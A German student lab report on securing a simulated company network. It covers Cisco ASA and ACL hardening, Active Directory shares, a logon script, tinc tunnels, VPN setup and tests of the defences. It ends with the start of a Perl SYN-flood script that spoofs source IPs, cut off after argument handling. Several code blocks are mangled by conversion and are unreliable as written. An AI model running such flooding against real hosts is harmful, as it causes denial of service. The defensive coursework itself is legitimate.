Ein Angreifer sendet ARP Antworten mit den IP Adressen der Opfer und seiner eigenen MAC Adresse. Der Switch merkt sich nun dass die IP Adressen zur MAC Adresse des Angreifers gehören. Wenn nun ein Opfer ein Paket sendet, wird dieses vom Switch zum Angreifer weitergeleitet. Der Angreifer hat nun Einblick in die Daten, kann diese allenfalls verändern und leitet dieses schliesslich weiter zum effektiven Ziel, sodass niemand etwas davon mitbekommt.

#### 3.8.2. Gegenmassnahme

Um sich gegen diese Attacke zu schützen, kann die Port Security auf dem Switch aktiviert werden, dadurch hat ein potentieller Anfreifer gar keine Möglichkeit sich ins interne Netz einzubinden.

## 3.9. Rogue DHCP

## 3.9.1. Bedrohung

Eine Person mit Zugriff auf ein Netzwerkkabel im internen Netz verbindet einen zusätzlichen, nicht autorisierten DHCP Server. Wenn der zusätzliche DHCP Sever schnellere Antwortzeiten hat als der offizielle DHCP Server, erhalten die Clients nun eine IP des nicht autorisierten DHCP Server, wodurch diese nicht mehr auf die interne Infrastruktur zugreiffen können.

## 3.9.2. Gegenmassnahme

Um dies zu verhindern, kann der Port 68 für DHCP Antworten blockiert werden (ausser vom offiziellen DHCP Server). Dadurch ist sichergestellt, dass kein zusätzlicher DHCP Server IP Adressen im interne Netz verteilen kann.

## 3.10. Überblick

Rang	Wahrscheinlichkeit	Schweregrad	Bedrohung	Schutz
				umgesetzt
1	hoch	hoch	ICMP 'smurf attack':	ja
			Denial of Service	
2	hoch	mittel	Viren / Würmer / Tro-	nein
			janer	
3	mittel	hoch	TCP DoS (SYN-	ja
			Flooding)	
4	mittel	hoch	DNS Cache poisoning	nein
5	hoch	niedrig	Phishing	nein
6	niedrig	hoch	Rogue DHCP	ja
7	niedrig	mittel	IP spoofing	ja
8	niedrig	mittel	MAC flooding	nein
9	niedrig	mittel	ARP spoofing	nein

## 3.11. Verteidigung gegen Attacken

#### 3.11.1. ICMP 'smurf attack': Denial of Service

```
1 object-group service inet2dmzsrv_TCPPorts tcp
2  port-object eq www
3  port-object eq https
4  port-object eq ftp-data
5  port-object eq ftp
6  port-object range 48999 49999
7 !
8  access-list outside_in remark wan-dmzsrv
9  access-list outside_in extended permit tcp any host 172.16.0.21 object-group inet2dmzsrv_TCPPorts
10  access-list outside_in extended deny ip any any log
11 !
12  icmp deny any outside
```

## 3.11.2. TCP DoS (SYN-Flooding)

Folgende Policy Map schützt gegen SYN-Flooding:

```
policy-map tcpmap
class tcp_syn
set connection conn-max 100 embryonic-conn-max 100 per-client-max 10
per-client-embryonic-max 10
set connection timeout embryonic 0:00:45 half-closed 0:05:00 idle 1:00:00
class-map tcp_syn
match any
```

## 3.11.3. IP spoofing

Folgender Befehl schützt gegen IP spoofing:

1 ip verify reverse-path interface outside

#### 3.11.4. DHCP IPv4

Die ACL für die internen Client-VLANs verhindert das Versenden einer Antwort auf eine DHCP-Anfrage. Um die Beantwortung aus dem Servernetz zu erlauben wurden die folgenden Regeln angewendet:

```
1 permit udp 10.0.10.0 0.0.0.255 eq 67 10.0.20.1 0.0.0.0 eq 67 
2 permit udp 10.0.10.0 0.0.0.255 eq 67 10.0.30.1 0.0.0.0 eq 67 
3 permit udp 10.0.10.0 0.0.0.255 eq 67 10.0.40.1 0.0.0.0 eq 67
```

Bei der Situation, einen DHCP-Server innerhalb eines Client VLANs daran zu hindern, anderen Clients im selben VLAN eine Adresse zuzuteilen, müsste eine ACL auch auf den Switches angewendet werden (Richtung: in), welche den Datenverkehr über UDP von Quellport 67 an Zielport 68 nicht erlaubt.

## 3.11.5. Autoconfiguration IPv6

Bei IPv6 ist dieses Problem etwas anders zu handhaben. Es muss verhindert werden, dass Clients Router-Advertisements verschicken können. Dies kann durch einen ACL-Eintrag der folgenden Art umgesetzt werden (die ACL müsste in Richtung *in* auf dem zu den Clients führenden IFs angewendet werden):

```
deny icmp any any router-advertisement
```

Analog IPv4 muss ebenfalls der Traffic von UDP Quellport 547 an den Zielport 546 aus den Client-Netzen unterbunden werden.

## 4. Probleme mit Simulator

Bei unserer Arbeit mit dem Simulator sind einige Probleme aufgetreten, für welche wir keine Lösung gefunden haben.

#### 4.1. Ressourcen lokaler Rechner

Wenn im Simulator VMs über VirtualBox eingebunden werden und der lokale Rechner nichts genügend oder nur knapp genügend RAM hat, kann es vorkommen, dass die komplette Simulation abstürtzt. Die komplette Simulation konnte daher nur auf den Rechnern ausgeführt werden mit mindestens 8GB RAM.

## 4.2. SSL VPN Image

In der Simulation kann grundsätzlich das zu verwendende Image für ein Netzwerkgerät gewählt und eingespielt werden. Bei der ASA konnte jedoch das SSL VPN Image nicht eingespielt werden. Das Upload des Images auf die ASA war nicht möglich. Bei jedem Versuch das Image einzuspielen erschien der Fehler 'unspecified error' bei ca. 60% des Uploads.

## 4.3. ASA und Linux

Die simulierte ASA konnte auf Windows korrekt gestartet werden. Unter Linux wurde der Bootvorgang gestartet, aber nie richtig abgeschlossen (Crash). Eine komplette Simulation unseres Netzes war mit Linux daher nicht möglich.

## 4.4. Anbindung VirtualBox

Die virtuellen Maschinen müssen aus dem Simulator gestartet werden, damit diese auch im Simulator verwedent werden können. Falls nun eine VM über das Betriebssystem abgestellt wird, erkennt der Simulator nicht, dass die VM nicht mehr läuft. Diese muss im Simulator anschliessend noch manuell beendet werden.

Die VM kann aber auch über den Simulator abgestellt werden. Bei einem Shutdown über den Simulator wird die VM jedoch sofort beendet, ohne korrekten Shutdown des Betriebssystems.

## 5. Lab

## 5.1. Berechtigungskonzept

Das Berechtigungskonzept ist in der Aufgabenstellung vorgegeben. Da dies jedoch unterschiedlich interpretiert werden kann, beschreiben wir dies noch einmal kurz.

- Jeder User hat ein eigenes persönliches Laufwerk
- Jeder User hat Zugriff auf die Allgemeinen Dateien seiner Abteilung
- Jeder Abteilungsleiter hat Zugriff auf alle Dateien seiner Abteilung inkl. persönlicher Laufwerke seiner Mitarbeiter
- Die Administratoren haben Zugriff auf alle Daten der Firma

## 5.2. Active Directory und Fileserver

Um das Berechtigungskonzept umzusetzen und dem Administrator die Verwaltung zu vereinfachen haben wir uns für eine Struktur entschieden die wie folgt aussieht:

- wosm.com
  - MyBusiness
    - Admin
    - Entwicklung
    - Verkauf

Um die firmenspezifischen Einrträge zu verwalten wurde die OU 'MyBusiness' erstellt. Dies hilft uns den Überblick zu bewahren und schützt vor Fehlmanipulationen, da die Default Microsoft Berechtigungsgruppen und User klar von den firmenspezifischen Einträgen getrennt ist.

Zudem wurde für jede Abteilung eine eigene OU erstellt, in welcher nun die Abteilungsspezifischen Berechtigungsgruppen und Benutzer erstellt werden.

Für jede Abteilung haben wir eine Berechtigunsgruppe [Abteilung] und [Abteilung] Leitung erstellt, sowie die Benutzer für den Abteilungsleiter und die Mitarbeiter. Am Beispiel Verkauf sieht dies wie folgt aus:

- Verkauf
  - + Verkauf
  - + Verkauf\_Leitung
  - ° User40
  - ° User41
  - ° User42

In der Gruppe 'Verkauf\_Leitung' ist der Benutzer 'User40'. In der Gruppe 'Verkauf' ist die Gruppe 'Verkauf\_Leitung' sowie die Benutzer 'User41' und 'User42'.

Auf dem Fileserver wurde für jede Abteilung ein eigener Ordner erstellt, auf welchen nur die jeweilige Abteilung sowie die Administratoren Zugriff haben. Zudem werden alle persönlichen Ordner auf dem Fileserver (Ordner wird direkt im AD verwaltet und automatisch erstellt, da es als Home-Laufwerk angegeben wird) erzeugt. Die Struktur sowie die Berechtigungen sehen wie folgt aus (Ordner: Berechtigungsgruppe 1, Berechtigungsgruppe 2, ...):

- Verkauf : Verkauf\_Leitung, Administratoren
  - Allgemein: Verkauf Leitung, Verkauf, Administratoren
  - User40 : Verkauf\_Leitung, User40, Administratoren
  - User41 : Verkauf\_Leitung, User41, Administratoren
  - User42 : Verkauf\_Leitung, User42, Administratoren

5.3 Logonscript 5 LAB

Damit alle Mitarbeiter aus der Abteilung Verkauf auf ihre Ordner zugreifen können, wurde der Order 'Verkauf' für die Gruppe 'Verkauf' und 'Administratoren' freigegeben.

Die Struktur, sowie die Berechtigungen sehen bei den anderen Abteilungen gleich aus, jedoch mit deren Berechtigungsgruppen.

Die Verwaltung wurde durch die oben definierte Struktur soweit vereinfacht, dass bei der Erstellung eines weiteren Benutzers ein bestehender Benutzer kopiert werden kann und lediglich das Home-Laufwerk angegeben werden muss.

## 5.3. Logonscript

Das persönliche Laufwerk wird automatisch als Z: verbunden, da dies im Active Directory als Home-Laufwerk angegeben wurde.

Damit alle Benutzer auf die für sie relevanten Dateien Zugriff haben, haben wir ein Logonscript erstellt, welches überprüft in welcher Berechtigungsgruppe ein Benutzer ist und dementsprechend ein Netzlaufwerk verknüpft.

Das Logonscript sieht folgendermassen aus:

```
1
    @echo off
    net use P: /DEL /Y
2
3
    set user=%username%
4
    set group=Administratoren
7
    echo Checking if %user% is member of %group%...
for /f %%f in ('"net user %user% /domain | findstr /i %group%"') do set /a i=%i%+1
8
10
    if %i% gtr 0 (goto :end)
    set i=0
12
    set group=Verkauf_Leitung
13
    echo Checking if %user% is member of %group %...
    for /f \%f in ('"net user \%user\% /domain | findstr /i \%group\%"') do set /a i=\%i\%+1
15
    if %i% gtr 0 (goto : Verkauf_Leitung)
16
17
18
    set i=0
    set group=Verkauf
    echo Checking if %user% is member of %group%...
for /f %%f in ('"net user %user% /domain | findstr /i %group%"') do set /a i=%i%+1
20
    if %i% gtr 0 (goto : Verkauf)
23
24
    set i=0
    set group=Admin_Leitung
    echo Checking if %user% is member of %group \%\dots
    for /f %%f in ('"net user %user% /domain | findstr /i %group%"') do set /a i=%i%+1
    if %i% gtr 0 (goto :Admin_Leitung)
28
29
30
    set i=0
31
    set group=Admin
    echo Checking if %user% is member of %group %...
32
    for /f %%f in ('"net user %user% /domain | findstr /i %group%"') do set /a i=%i%+1
34
    if %i% gtr 0 (goto :Admin)
35
36
    set i=0
    set group=Entwicklung_Leitung
37
    echo Checking if %user% is member of %group %...
39
    for /f %%f in ('"net user %user% /domain | findstr /i %group%"') do set /a i=%i%+1
40
    if %i% gtr 0 (goto :Entwicklung_Leitung)
41
42
    set i=0
```

5.4 Radius 5 LAB

```
set group=Entwicklung
    echo Checking if %user% is member of %group %...
44
    for /f \%f in ('"net user \%user\% /domain | findstr /i \%group\%"') do set /a i=\%i\%+1
45
46
    if %i% gtr 0 (goto :Entwicklung)
47
48
49
    goto :end
51
    : verkauf
52
    net use P:
                \\10.0.10.21\Verkauf\Allgemein
53
    goto :end
54
55
    : verkauf_Leitung
    net use P: \\10.0.10.21\Verkauf
56
    goto :end
57
58
59
    : Admin
    net use P: \\10.0.10.21\Admin\Allgemein
60
61
    goto :end
62
63
    : Admin_Leitung
    net use P: \10.0.10.21\Admin
64
65
    goto :end
67
    : Entwicklung
    net use P: \\10.0.10.21\Entwicklung\Allgemein
68
69
    goto :end
70
71
    : Entwicklung_Leitung
    net use P: \\10.0.10.21\Entwicklung
72
73
    goto :end
74
75
    : end
   REM pause
```

#### 5.4. Radius

Damit für den VPN Zugang die Active Directory Benutzer verwendet werden können, haben wir auf dem LAN Server ein Radius Dienst installiert. Microsoft nennt diesen Dienst Internet Authentication Service (IAS), welcher mit der Rolle Netzwerkrichtlinien- und Zugriffsdienste installiert wird. Um die Benutzerabfrage zu ermöglichen muss die ASA Firewall als Client erfasst werden. Dazu ist lediglich die IP-Adresse des Clients (ASA) und ein gemeinsamer Schlüssel für die Kommunikation notwendig. Die Verbindungsbedingungen können anhand einer Netzwerkrichtlinie eingestellt werden. Diese bietet viele Konfigurationsmöglichkeiten wie Verschlüsselungsmethode, Zugriffszeit usw. Unsere Einschränkung bezieht sich lediglich auf die Benutzergruppen. Dies bedeutet nur AD Benutzer, welche in den Gruppen Admin, Admin-Leitung, Verkauf und Verkauf-Leitung sind, können sich authentifizieren und somit eine gesicherte Verbindung herstellen.

## 5.5. Tunnelling mit Tinc

### 5.5.1. Grund für diese Lösung

In Phase 2 stehen die Netzwerkkomponenten (Layer 3 Switch, ASA) im Lab und die VMs werden auf einer VMware Virtualisierungsumgebung betrieben. Da es auf Grund von Einschränkungen bei der Vernetzung der beiden Räume nicht möglich ist, die Leitung als Trunk zu betreiben, mussten wir uns nach einer Umgehung dieser Einschränkung umsehen:

Nur logische Trennung der Netze bei dieser Variante wären alle VLANs ungetaggt über die Verbindung zwischen Lab und VMware-Umgebung geführt worden. Da sich die Rechner in unterschiedlichen IP-Netzen befinden wären nur geringe Einschränkungen entstanden. DHCP mit unterschiedlichen IP-Ranges für die verschiedenen VLANs hätte mit dieser Variante aber nicht ermöglicht werden können, da der Server die DHCP-Anfragen der Clients (Broadcast) direkt beantwortet hätte. Des Weiteren wäre es notwendig gewesen, die Konfiguration des Layer 3 Switches

Nachfrage bei Herrn Schindler Ergab leider lediglich, dass es nicht möglich sei, die vorhandene Verbindung als Trunk zu realisieren.

Tunnelling der unterschiedlichen Netze Bei dieser Variante ist es unter Verwendung eines zusätzlichen Switches möglich, die bestehende Konfiguration des Layer 3 Switches weiterhin zu verwenden. Ebenfalls kann DHCP ohne Einschränkungen betrieben werden.

Aufgrund der Vorteile der Tunnelling Lösung gegenüber der nur logischen Trennung haben wir uns dazu entschieden, die Netze zu tunneln.

## 5.5.2. Überblick

Tinc ermöglicht es, Netze über UDP/IP-Verbindungen zu tunneln als wären sie über einen Switch verbunden. Dadurch können Geräte im selben VLAN (z.B. das vlan10-Interface des L3 Switches und die VM für den internen Server) miteinander kommunizieren als wären sie direkt auf Layer 2 miteinander verbunden. Abbildung 2 zeigt exemplarisch die Konfiguration für den Tunnel von VLAN 10.




Abbildung 2: Tinc Funktionsweise / Aufbau

## 5.5.3. Konfiguration auf VMware-Umgebung

Die VM, welche auf VMware-Seite die Tinc-Tunnels terminiert wird als einzige in das vorbereitete VM753-Netz verbunden. Pro VLAN wird auf dem virtuellen VMware-Switch eine zusätzliche Portgruppe definiert. In diese Portgruppe werden dann sowohl die VMs des jeweiligen Netzes als auch ein Interface der Tunnel-VM konfiguriert. Einen Auszug der Netzwerkkonfiguration zeigen die Abbildungen 3 und 4.




Abbildung 3: Netze auf VMware-Umgebung




Abbildung 4: Netzwerkkonfiguration Tunnel-VM

### 5.5.4. Einrichtung der Tinc-Daemons

Tinc braucht für das Tunnelling einer Verbindung eine Software-Bridge, an die das erstellte Pseudo-Device angeschlossen werden kann. Die Bridge kann unter Linux folgendermassen erstellt werden (Beispiel: VLAN 10 auf der Tunnel-VM auf VMware):

```
1 brctl addbr brv_10
2 ifconfig eth1 0.0.0.0
3 ifconfig brv_10 up
4 brctl addif brv_10 eth1
5 ifconfig eth1 up
```

Im Konfigurationsverzeichnis des Tunnels (in diesem Beispiel unter /etc/tinc/bridge\_10/) ist danach eine Datei tinc.conf mit folgenden Inhalt zu erstellen:

```
1 BindToAddress 10.12.13.1 10010
2 Name = vlan10_esx
3 Mode = switch
4 ConnectTo = vlan10_lab
```

Der Eintrag hinter *ConnectTo* bezieht sich dabei auf Files, die unter /etc/tinc/bridge\_10/hosts/abzulegen sind. In diesen Files sind auch RSA-Keys enthalten, der Befehl *tincd -K* kann benutzt werden um RSA-Schlüsselpaare für Tinc zu erzeugen. Die Host-Dateien sehen folgendermassen aus (Beispiel: vlan10\_esx):

```
Address = 10.12.13.1 10010

——BEGIN RSA PUBLIC KEY——

MIIBCgKCAQEAwgQKXRxDjyjL89+4qe3YeFYAFtL5ugFkZS8K/Y9h6HK7dkCZcATl
HMIFS+2UuSbgMd8U7zMd33W0KMat5iZfj/08uQO9cTyx/TibbP7HXpIFRJ/BeB5p
sKvR/SjcWRFPHHC+LIUKLbDkx+SvMaEo/PfswVFFw2Xp8MIYHGH4/ow9cqJjeABH
d6KOwUsDeVF/3pgcuoXL2hw1Iem3SRmQds2siRYkn1UyYWmQ2zHXeTdjym30KDMh
s0Nz8QjJrRFQzADjugAiyktviuI7sqwnjbEIsAlPDVU76ObBN/vPTavH9r8nDEF8
iQSVSfXIob8GThsnikVhUTBEIAA17DLEaQIDAQAB
——END RSA PUBLIC KEY——
```

Tinc braucht des Weiteren ein tinc-ifup Script, welches nach der Initialisierung des Tunnel-Interfaces ausgeführt wird. Das folgende Beispielt fügt das Tunnel-Interface (INTERFACE) der Bridge brv\_10 hinzu:

```
1 #!/bin/sh
2 ifconfig $INTERFACE 0.0.0.0
3 brctl addif brv_10 $INTERFACE
4 ifconfig $INTERFACE up
```

Sind alle diese Vorbereitungen getroffen kann der Tunnel mit dem Befehl tincd -n  $bridge\_10$  gestartet werden.  $bridge\_10$  bezieht sich dabei auf das Konfigurationsverzeichnis unterhalb von /etc/tinc/.

#### 5.5.5. Statusausgaben

Anzeige der virtuellen Bridges und zugehörigen Interfaces (auf VMware-VM):

```
root@WOSMGR1TUN:~# brctl show
   bridge name
                         bridge id
                                                          STP enabled
                                                                               interfaces
3
   brv_10
                         8000.005056\,\mathrm{bc}0101
                                                                               bridge_10
                                                          no
                                                                               eth1
                         8000.005056\,\mathrm{bc}0105
   brv_110
                                                                               bridge_110
                                                          no
6
                                                                               eth5
                         8000.005056\,\mathrm{bc}0106
7
   brv_120
                                                                               bridge_120
                                                          no
                                                                               \operatorname{eth} 6
```

9	$brv_20$	$8000.005056\mathrm{bc}0102$	no	bridge_20
10				eth2
11	brv_30	$8000.005056\mathrm{bc}0103$	no	$bridge_30$
12				eth3
13	$brv_{-}40$	$8000.005056\mathrm{bc}0104$	no	$bridge_40$
14				eth4

Anzeige der virtuellen Bridges und zugehörigen Interfaces (auf Lab-PC):

1	root@wosmtunlab:~# brctl show					
2	bridge name	bridge id	STP enabled	interfaces		
3	$brv_10$	$8000.000\mathrm{bcdb58e8c}$	no	bridge_10		
4				eth0.10		
5	brv_110	$8000.000\mathrm{bcdb58e8c}$	no	bridge_110		
6				eth0.110		
7	$brv_120$	$8000.000\mathrm{bcdb58e8c}$	no	bridge_120		
8				eth0.120		
9	$brv_{-}20$	$8000.000\mathrm{bcdb58e8c}$	no	bridge_20		
10				eth0.20		
11	brv_30	$8000.000\mathrm{bcdb58e8c}$	no	bridge_30		
12				eth0.30		
13	$brv_{-}40$	$8000.000\mathrm{bcdb58e8c}$	no	bridge_40		
14				eth0.40		
14				eth0.40		

#### 5.5.6. VLAN-Subinterfaces unter Linux

Die zuvor beschriebenen Punkte reichen für die VM unter VMware aus. Für die Installation im Lab ist es hingegen (aufgrund der begrenzten Anzahl Netzwerkschnittstellen) nötig, die verschiedenen VLANs auf einem Kabel als Trunk auf den Switch zu führen. Dazu kennt Linux, sehr ähnlich wie dies bei Cisco-Geräten der Fall ist, Subinterfaces. Das folgende Listing zeigt beispielhaft die Erstellung eines solchen Interfaces (für VLAN 10):

1 ip link add link eth0 name eth0.10 type vlan id 10

Datenverkehr, der über das eth0.10 Interface verschickt wird erhält dadurch das VLAN-Tag 10 und Datenverkehr der auf eth0 mit einem derartigen Tag erhalten wird taucht auf eth0.10 ohne Tag auf. Die restlichen für Tinc notwendigen Konfigurationsschritte können normal mit diesem VLAN-Subinterface durchgeführt werden.

## 5.5.7. Script für Start der Tunnels

Um die ansonsten manuell auszuführenden Befehle nicht immer von Hand eintippen zu müssen, wurde für die beiden Tunnel-VMs ein Startscript erstellt. Diese sind in den Anhängen D und E zu finden.

## 5.5.8. VLANs und virtuelle Bridges

Die folgende Tabelle bietet einen Überblick über die verschiedenen Tunnel, die für den Aufbau im Lab eingerichtet wurden.

$\mathbf{Netz}$	VLAN ID	Bridge	Tunnel	IF VMware	IF Lab
Int. Server	10	brv_10	bridge_10	eth1	eth0.10
Admins	20	brv_20	bridge_20	eth2	eth0.20

Fortführung auf nächster Seite...

5.6 ASA 5 LAB

$\mathbf{Netz}$	VLAN ID	Virt.	Tunnelnam	eIF VMware	IF Lab
		Bridge			
Entwicklung	30	brv_30	bridge_30	eth3	eth0.30
Verkauf	40	brv_40	bridge_40	eth4	eth0.40
DMZ	110	brv_110	bridge_110	eth5	eth0.110
Internet	120	brv_120	bridge_120	eth6	eth0.120

### 5.6. ASA

## 5.6.1. Radius Authentifizierung

Damit die VPN Benutzer über das AD authentifiziert werden können, muss auf der Firewall der Radius-Server konfiguriert werden. Dazu wird ein neuer AAA-Server konfiguriert, welcher die Abfragen mit dem RADIUS Protkoll durchführt. Dazu sind lediglich die IP-Addresse, das Interface und der gemeinsame Schlüssel notwendig.

```
1 aaa-server RAD_SRV_GRP protocol radius
2 aaa-server RAD_SRV_GRP (inside) host 10.0.10.21
3 key *****
```

Der erstellte Server kann nun in den VPN Gruppen für die Authentifizierung verwendet werden. Hier am Beispiel für die IPsec Verbindung.

- tunnel-group VPN\_ADMINISTRATOR general-attributes
- 2 address-pool VPN-ADMIN
- 3 authentication-server-group RAD\_SRV\_GRP
- 4 default-group-policy VPN\_ADMINISTRATOR

#### 5.6.2. VPN IPsec & SSL

Die IPsec VPN Verbindung die wir in der Simulation verwendet haben, konnte im Labor ohne Änderungen übernommen werden. Im Labor haben wir zusätzlich den SSL VPN Zugang eingerichtet. Diese Verbindung wird über das SSL Protokoll verschlüsselt und die Kommunikation erfolgt lediglich über Port 443. Die Konfiguration unterscheidet sich nur gering von der IPsec Konfiguration. Der wichtigste Punkt ist das Zertifikat. SSL benötigt ein Zertifikat zur Überprüfung des Servers. Da wir kein öffentliches Zertifikat haben, dient die ASA Firewall als Zertifikatsserver. Dazu wird ein localtrust Point konfiguriert und ein Zertifikat generiert.

```
crypto ca trustpoint localtrust
2
     enrollment self
3
    fqdn sslvpn.wosm.com
     subject-name CN=sslvpn.wosm.com
4
     keypair sslvpnkeypair
    crl configure
6
    crypto ca trustpool policy
    crypto ca certificate chain localtrust
q
     certificate 00cb7451
10
        11
        0500303 \ a \ 31183016 \ \ 06035504 \ \ 03130 \ f73 \ \ 736 \ c7670 \ \ 6e2e776f \ \ 736 \ d2e63 \ \ 6f6 \ d311e
        301c0609 2a864886 f70d0109 02160f73 736c7670 6e2e776f 736d2e63 6f6d301e
12
13
        170\,d3133\ 30343232\ 30353336\ 34345a17\ 0d323330\ 34323030\ 35333634\ 345\,a303a
        31183016 \ 06035504 \ 03130f73 \ 736c7670 \ 6e2e776f \ 736d2e63 \ 6f6d311e \ 301c0609
14
15
        2a864886 \ f70d0109 \ 02160f73 \ 736c7670 \ 6e2e776f \ 736d2e63 \ 6f6d3081 \ 9f300d06
16
        092\, a8648 \ \ 86f70d01 \ \ 01010500 \ \ 03818d00 \ \ 30818902 \ \ 818100c2 \ \ ee2c7ac1 \ \ 55bc7caa
        211c2ca6 d6455349 3820648f d6f37890 30b32326 35119bb9 358db6ec f25f39d4
17
18
        53ce389a 5dd83ace d9630fbd f1f53a1e 88ef29c3 9f991a35 51150a62 1b715bd3
```

5.6 ASA 5 LAB

```
19
        678836b9 \ 225b1f5a \ 07c79f50 \ 869fdb45 \ d73844b5 \ bf9e6e80 \ cb961674 \ daf80bd4
20
        837 c3 e5 e \quad 83438669 \quad 21 cd7 f55 \quad 4 a979562 \quad c749 c73 a \quad 68738302 \quad 03010001
21
                  f70d0101 05050003 81810093 4a0ad2c1 cb9ef906
                                                                      03bcdb44
22
        729c24b4 5e820dac cde0ea29 44a13111 05dd13fb 2205b4c0 180e7682 cd2631ad
23
        ae4c723d 2b79169e 3763693d 79342e62 841cd12a 906d9152 b96b4f79
                                                                                31f1a098
        fafab98b 0124376f c9cdb1da c49797c8 a2ec50ee 4cce9c24 ad804699 89391955
25
        8e579c89 8589a49e f95248ef 4e8064
26
    ssl trust-point localtrust outside
```

Die ASA Firewall erlaubt für die Verbindung mit dem SSL Client Anyconnect keine unterschiedliche Client-Versionen. Deshalb wird die eingesetzte Client Software auf die Firewall gespeichert. Wird eine neue Version auf die Firewall hochgeladen, werden die Clients beim nächsten Verbindungsaufbau automatisch ein Update durchführen.

Das Image des Clients kann mit TFTP oder mit dem ASDM auf die Disk hochgeladen werden. Anschliessend kann das SSL VPN konfiguriert werden.

```
1 webvpn
2 enable outside
3 anyconnect image disk0:/anyconnect-win-3.1.01065-k9.pkg 1
4 anyconnect enable
5 tunnel-group-list enable
```

Zusätzlich müssen äquivalent zur IPsec Konfiguration die group-policy und tunnel-group konfiguriert werden.

```
1 group-policy SSLCLientPolicy internal
2 group-policy SSLCLientPolicy attributes
3 dns-server value 10.0.10.21
4 vpn-tunnel-protocol ssl-client
5 default-domain value wosm.com
6 address-pools value VPN-USERS

1 tunnel-group SSLClientProfile type remote-access
2 tunnel-group SSLClientProfile general-attributes
3 authentication-server-group RAD_SRV_GRP
4 default-group-policy SSLCLientPolicy
5 tunnel-group SSLClientProfile webvpn-attributes
6 group-alias SSLVPNClient enable
```

Um die Client Software zu installieren kann nun auf die ASA über https://209.165.50.1 (Outside Interface) zugegriffen werden und der Client heruntergeladen werden.

## 5.6.3. ASDM

Um die Konfiguration der ASA zu vereinfachen und zu visualisieren hat Cisco den Adaptive Security Device Manager entwickelt. Mit diesem kann sowohl die Firewall konfiguriert werden wie auch verschiedene Diagramme und Logs betrachtete werden. Zudem enthält er nützliche Tools zur Fehlersuche. Hervorheben möchten wir hier den Packet Tracer, mit dem Verbindungen simuliert und Fehler in der Konfiguration aufgezeigt werden können. Um das ASDM einsetzten zu können muss das Image mit TFTP auf die Disk hochgeladen werden. Anschliessend kann das ASDM konfiguriert werden.

```
1 asdm image disk0:/asdm-647.bin
2 http server enable 12443
3 http 209.165.50.0 255.255.255.0 outside
4 username ssh_admin password SxYXLtULZ5hPDb07 encrypted privilege 15
```

5.7 Core Router 5 LAB

Da der Port 443 für das SSL VPN bereits verwendet wird, geben wir für den ASDM den Port 12443 an. Der Zugriff über den Browser bzw. den ASDM Client erfolgt somit über die Adresse https://209.165.50.1:12443. Der Zugang kann auf einzelne IP Adressen eingeschränkt werden, um die Sicherheit zu erhöhen. Für die Authentifizierung benötigt es einen Benutzer mit Privilege Level 15. Wir verwenden daher den SSH Admin Benutzer.

## 5.6.4. Änderungen Simulation / Labor

Da wir im Labor eine ASA 5505 mit dem neusten OS 9.1(1) einsetzten gab es ein paar Änderungen in der Konfiguration.

Access-Lists Die Access-Lists in der neusten Version unterscheiden nicht mehr zwischen IPv4 und IPv6. Die beiden IP-Adressen können nun in die selbe Access-List geschrieben werden.

**VLAN** Interface konfigurationen werden nicht mehr direkt auf dem Interface gemacht sondern auf VLAN Interfaces. Damit ist es zb möglich verschiedene DMZ Netze zu erstellen.

Lizenz Damit eine DMZ vollständig genutzt werden kann, braucht es eine Security Plus Lizenz. Mit der Basis Lizenz hat man nur einen eingeschränkten DMZ Zugriff. Details unter: http://www.cisco.com/en/US/docs/security/asa/asa80/configuration/guide/int5505.html#wp1056883

#### 5.7. Core Router

Die Konfiguration für den Core Router konnte leider nicht ganz von der Simulations übernommen werden. Wir haben festgestellt, dass Cisco Router mit der OS Version 12.2 wie sie im Labor eingesetzt wird, Probleme mit den IPv6 Adressen haben. Access-Lists mit IPv6 host Adressen (/128), welche nicht das EUI-64 Format haben, können nicht konfiguriert werden. Somit war es nicht möglich unsere Access-Lists aus der Simulation zu verwenden. Da der Aufwand zu gross war das IPv6 Konzept auf EUI-64 Adressen anzupassen, haben wir die IPv6 Access-Lists auf dem Core Router im Labor nicht eingesetzt. Details der Einschränkung sind in folgendem Dokument ersichtlich: http://www.cisco.com/en/US/docs/switches/lan/catalyst3560/software/release/12.2\_40\_se/configuration/guide/swv6acl.html#wp4334642

#### 5.8. Attacken

## 5.8.1. ICMP 'smurf attack': Denial of Service

Da wir jeglichen ICMP Traffic blockieren, reichen einige simple 'PING' Anfragen aus um zu testen, ob die Verteidigung gegen ICMP 'smurf attack' funktioniert.

```
1 ping 209.165.50.1
2 ping 209.165.50.2
3 ping 2005:2013:ff:b0::21
4 ping 2005:209:165:50::1
```

## 5.8.2. TCP DoS (SYN-Flooding)

Um SYN-Flooding zu testen, senden wir mithilfe eines Perl Skripts TCP Packete mit einer gefälschten IP Adresse.

Für das SYN-Flooding haben wir folgendes Skript eingesetzt:

```
#!/usr/local/bin/perl
3
   #Program to send out tcp syn packets using raw sockets on linux
4
5
    use Socket;
6
    $src_host = $ARGV[0]; # The source IP/Hostname
    $\src_port = \$ARGV[1]; # The Source Port
$\dst_host = \$ARGV[2]; # The Destination IP/Hostname
8
9
   dst_port = ARGV[3]; # The Destination Port.
11
    if (!defined $src_host or !defined $src_port or !defined $dst_host or !defined
12
        $dst_port)
13
    {
14
        # print usage instructions
        print "Usage: $0 <source host> <source port> <dest host> <dest port>\n";
15
16
17
    }
    else
18
19
    {
20
        # call the main function
21
        main();
22
   }
23
24
    sub main
25
    {
